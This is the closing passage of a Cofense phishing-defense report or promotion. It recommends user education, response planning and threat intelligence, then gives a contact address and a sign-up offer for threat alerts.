Overcoming these evolving threats requires a holistic phishing defense strategy rooted in the principle that empowered users can defeat the techniques and tactics of attackers. By combining user education and preparedness with the application of robust and comprehensive response plans enriched by actionable threat intelligence, enterprises of all sizes can mitigate and prevent threat actors from being successful.

For more information about this report or Cofense's award-winning phishing defense solutions, please email info@cofense.com. Sign up for Cofense Threat Alerts for updates on the latest malware and ransomware attacks in real-time.